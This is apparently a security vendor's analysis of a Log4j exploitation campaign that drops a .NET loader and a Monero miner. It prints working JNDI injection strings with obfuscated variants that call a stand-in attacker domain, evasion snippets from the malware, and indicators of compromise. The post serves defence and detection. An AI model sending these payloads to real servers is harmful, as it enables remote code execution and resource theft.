A deep dive into a real-life Log4j exploitation

To get immediate support from our incident response team on Log4j **CLICK HERE**

The widely used Apache Log4j vulnerability is still making waves worldwide. After witnessing over 1,272,000 attempts to allocate the vulnerability, and attempted exploits on over 44% of corporate networks globally, Check Point Research recently detected numerous attacks exploiting the Log4j vulnerability, involving mining of cryptocurrencies.

While most detected miners attacks were Linux-based, Check Point researchers also detected an attack involving a .NET-based malware. This specific attack affected 5 victims in the finance, banking, and software industries in countries including Israel, United States, South Korea, Switzerland and Cyprus. So how does this attack work?

In simple terms, the attack exploits the Log4j vulnerability to download a Trojan malware, which triggers a download of an .exe file, which in turn installs a crypto-miner. Once the crypto-miner is installed, it starts using the victim's resources in order to mine for cryptocurrency for the attackers' profit, all without the victim knowing they have been compromised.

In this article we will provide a deep dive into the attack, the behavior of the malware and how it works from leveraging the Log4j vulnerability through downloading the malicious payload and running a coin miner on the vulnerable system.

StealthLoader Malware Leveraging Log4j Zero-day

While monitoring the exploit activity, Check Point Research detected many attacks involving the mining of cryptocurrencies.
While most miners detected are Linux based, Check Point researchers recently discovered a Win32 executable malware identified as StealthLoader. This previously undetected .NET-based malware surfaced right after the Log4j vulnerability was discovered.
The StealthLoader Trojan performs various evasion techniques in order to avoid detection while using the victim's resources for coin mining.

The Vulnerability

The vulnerability, designated as CVE-2021-44228 and also referred to as "Log4j", allows remote attackers to gain control over vulnerable targets. To perform remote code execution, an attacker only needs to send a simple malicious request that contains a formatted string that is then picked up by the log4j library.

The vulnerability occurs due to a lack of sanitization in the lookup method used in the log4j library. An attacker can leverage JNDI (Java Naming and Directory Interface) to perform a request to a remote malicious resource as follows: ${jndi:ldap://[attacker_domain]/file}

Using different protocols such as ldap, rmi and commands like upper/ lower, an attacker can create multiple attack string combinations. In addition, we observed many obfuscation techniques to avoid detection:

```
${${::-j}ndi:rmi://[attacker_domain]/file}
${${lower:jndi}:${lower:rmi}://[attacker_domain]/file}
${${upper:${upper:jndi}}:${upper:rmi}://[attacker_domain]/file}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://[attacker_domain]/file}
```

Figure 1: Exploit variants.

Apache log4j is a very common logging library popular among large software companies and services. Various versions of the log4j library are vulnerable (2.0-2.14.1). Combined with the ease of exploitation, this has created a large scale security event.

We detected a massive number of exploitation attempts during the last few days. Attackers are actively scanning for potentially vulnerable targets, and new scanning tools for this vulnerability keep surfacing.

Infection Chain

Among the many attack attempts we detected and analyzed, we encountered the following sample:



Figure 2: The initial exploitation attempt sample.

In this sample, we tracked a malicious HTTP request to the vulnerable target which exploits the log4j vulnerability.
The malicious payload downloads a PowerShell script that initiates the malware installation.
The IP 2[.]56.59.123 that contains the malicious files is located in the US and hosts multiple malicious files including a Linux elf coin miner file and Cobalt

Strike.



Figure 3: Infection Chain.



Figure 4: 0I8h4xuvxe PowerShell script.

StealthLoader

The Win32 executable Trojan sfrnp.exe runs on the target system as the StealthLoader process. During the initial execution, StealthLoader first tries to determine if it is running in a virtual isolated environment.
Once StealthLoader ensures that this is not the case, it copies itself to the "C:\Windows\Temp" folder under a new name "sfrpn" and a modified hard coded time-stamp (Jan 7th 1967). It also uses the sleep function to suspend its own execution, enabling it to avoid detection.



Figure 5: StealthLoader copies itself to the Temp folder.

```
process.StartInfo.FileName = "C:\\Windows\\Microsoft.NET\\Framework\
  \v4.0.30319\\InstallUtil.exe";
process.StartInfo.Arguments = "/U " + Process.GetCurrentProcess
  ().MainModule.FileName;
process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
process.StartInfo.CreateNoWindow = true;
process.Start();
Thread.Sleep(5000);
```

Figure 6: The malware uses the sleep function to suspend its own execution.

As part of the malware's evasion techniques, all relevant functions and file names are obfuscated to avoid detection by static analysis mechanisms.

In the following example from the malware's code, we can see that the function receives obfuscated strings as a parameter.

```
IntPtr intPtr = NamespaceData.ReValidateManifestSignatures(NamespaceData.set_CreateNoWindow
  (NamespaceData.DisconnectTransaction("qwgoo1goo")), NamespaceData.DisconnectTransaction("HwzHyhqwZulwh"));
```

Figure 7: Obfuscation techniques to avoid static analysis.

When we examined the malware's code, we noticed multiple persistence functionalities. The malware attempts to modify registry keys to ensure it will be active when the system restarts.

After achieving persistence on the victim's machine, StealthLoader installs a dedicated XMRig coin miner along with the attacker's personal Monero wallet information.
XMRig is an open source cross platform cryptocurrency miner. Once installed, XMRig abuses the victim's system resources for its own benefits.

Conclusion

Attempts to exploit the Apache log4j vulnerability will most likely keep evolving in the future. The ease of the exploitation combined with the popularity of the log4j library created a vast pool of targets for attackers. Check Point released relevant protections for the Apache Log4j Remote Code Execution vulnerability to ensure our customers stay protected against these attacks.

We encourage all users to take the necessary actions as recommended by vendors to mitigate the vulnerability.

For more information about the protections, how to ensure your setup already contains the fix, and update the IPS profile with the latest protection, see sk176865.

Protections

IPS:
Apache Log4j Remote Code Execution (CVE-2021-44228)
Anti-Bot:
Trojan.WIN32.XMRig

IOCs

188[.]126.89.151
52[.]114.77.236
176[.]12.177.110
87[.]71.62.56
95[.]101.133.173
2[.]21.7.180
2[.]56.59.123

SHA256 for relevant files:
457b254439cdbbc167b45abc09d9531b59ac7b104e847e453e5abd016991a6e2 (setup.exe)
8c4b72544f1791dd27e87f13a1c9d3070bb70f979e5e2ec98160f9f31945f33b (0l8h4xuvxe)

Monero wallet-
4AeriA3wiocD9gUjiw7qptRDfECriZJac8CgGbfUUPUmMSYtLE43dr2XXDN6t5vd1GWMeGjNFSDh5NUPKBKU3bBz8uatDoC